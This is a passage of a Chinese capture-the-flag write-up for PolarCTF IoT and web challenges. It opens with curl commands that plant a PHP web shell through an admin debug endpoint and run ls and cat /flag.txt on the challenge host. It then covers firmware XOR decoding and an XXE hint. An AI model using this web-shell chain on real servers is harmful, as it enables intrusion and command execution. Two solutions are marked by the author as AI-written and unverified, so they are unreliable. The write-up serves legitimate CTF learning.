curl -X POST "http://f8f30164-cd11-4ad4-a4e6-d10e619cbfd0.game.polarctf.com:8090/?action=admin&debug=add_template" -d "template_name=shell&template_content=<?php die(system($_GET['cmd'])); ?>"
```

```
curl -X POST "http://f8f30164-cd11-4ad4-a4e6-d10e619cbfd0.game.polarctf.com:8090/?action=generate&cmd=ls%20/" -d "template=shell&message=test"
```

看到flag.txt，直接cat

```
curl -X POST "http://f8f30164-cd11-4ad4-a4e6-d10e619cbfd0.game.polarctf.com:8090/?action=generate&cmd=cat%20/flag.txt" -d "template=shell&message=test"
```

PloTS

6-1 混乱的波特率

题目理解

这题表面上线索都在说 UART 波特率，但真正的核心不是去硬算串口参数，而是意识到：

1. 题目给的是一个 ESP32 固件镜像 `1.bin`
2. 即使串口输出乱码，FLAG 仍然大概率存在于固件逻辑里
3. 所以正确方向是固件逆向，而不是一直纠结波特率

波特率线索更像是在提醒我们“这是个 UART / IoT 固件题”。

分析过程

先判断 `1.bin` 的类型，可以发现它是 ESP32 的 app image，主程序从 `0x10000` 附近开始。

随后对固件做字符串和反汇编分析，可以定位到两段关键数据：

```
offset 0x1018b:
18 78 28 1E 39 78 14 13 04 19 14 20 2E 32 6A 6A

offset 0x1019b:
37 52 08 39 18 44 33 32 10 36 33 0A 0A 0A 4A 56
```

再看对应函数逻辑，可以发现：

1. 第一段 16 字节数据会逐字节与 `0x4B` 异或
2. 异或后得到真实密钥
3. 第二段 16 字节数据再用这个密钥循环异或
4. 解出的内容就是 `FLAG{` 后面的部分

第一段数据：

```python
pre = bytes.fromhex('1878281e39781413041914202e326a6a')
key = bytes(b ^ 0x4B for b in pre)
print(key)
```

得到：

```
S3cUr3_XOR_key!!
```

第二段数据作为密文：

```python
pre = bytes.fromhex('1878281e39781413041914202e326a6a')
flag_enc = bytes.fromhex('37520839184433321036330a0a0a4a56')

key = bytes(b ^ 0x4B for b in pre)
plain = bytes(flag_enc[i] ^ key[i % len(key)] for i in range(len(flag_enc)))

print(key.decode())
print('FLAG{' + plain.decode('latin1') + '}')
```

输出：

```
S3cUr3_XOR_key!!
FLAG{dakljwlj_dlaoskw}
```

总结

这题最容易被带偏到“波特率计算”。但从出题角度看，既然给了固件文件，就应优先考虑：

1. 固件里是否直接存在 FLAG
2. 是否存在简单加密或混淆
3. UART 线索是不是只是在引导到设备通信场景

所以这题本质上是一个很基础的 ESP32 固件逆向 + XOR 解密题。

6-3 bllhl_xmpp

题目附件里有：

- `bllbl_xmpp.bin`
- `提示.txt`

提示内容：

```
存在一个bin文件，用esp32的板子烧录一下
python -m esptool - -chip esp32 -port coM5 write_flash exe bllbl_xmpp.bin
```

把 `bin` 当作 ESP32 flash 镜像分析后，可以确认：

- 镜像前面是 `0xFF` 填充
- 真正固件从 `0x1000` 开始
- `0x8000` 处存在标准 ESP32 分区表
- 里面有 `nvs / otadata / app0 / app1 / spiffs / coredump`

继续对固件做字符串提取，可以直接看到题目逻辑与网页内容：

- `/upload`
- XML 解析相关字符串
- `/.env`
- `FLAG=`
- `file:///`
- `XXE EXFILTRATION`

这说明题目本质是一个 ESP32 Web 端 XML 上传 XXE 题，目标是读取设备上的 `/.env`。

恢复字节

在固件字符串区附近可以看到一段宽字符：

```
f\x00l\x00a\x00g\x00{\x00p\x00o\x00l\x00a\x00r\x00c\x00t\x00f\x00_\x00i\x00o\x00t\x00_\x00o\
x00o\x00
```

直接按 UTF-16LE 解码可得到：

```
flag{polarctf_iot_oo
```

紧接着的 `}` 也能在相邻字节中定位到，因此完整 flag 为：

```
flag{polarctf_iot_oo}
```

（这两题是AI写的，未复现，先看看ai的思路吧）

6-5 polarble

直接找到固件中的一串神秘编码`<6;=!2;3 343-/>36?'=3,?7?<6;=`

爆破得到0x5A是key，

Xor直接得到`flag{haiziniwudile}givemeflag`

`flag{haiziniwudile}`

6-6 实习生flashrom

~~实习生怎么这么不小心啊，flag直接放在脚本里了~~

打开unlocker.py，直接看到PART_A="zhi_ma"，*key_part_b="neng_bu_neng"*，*PART_C*="kai_men"

`flag{zhi_ma_neng_bu_neng_kai_men}`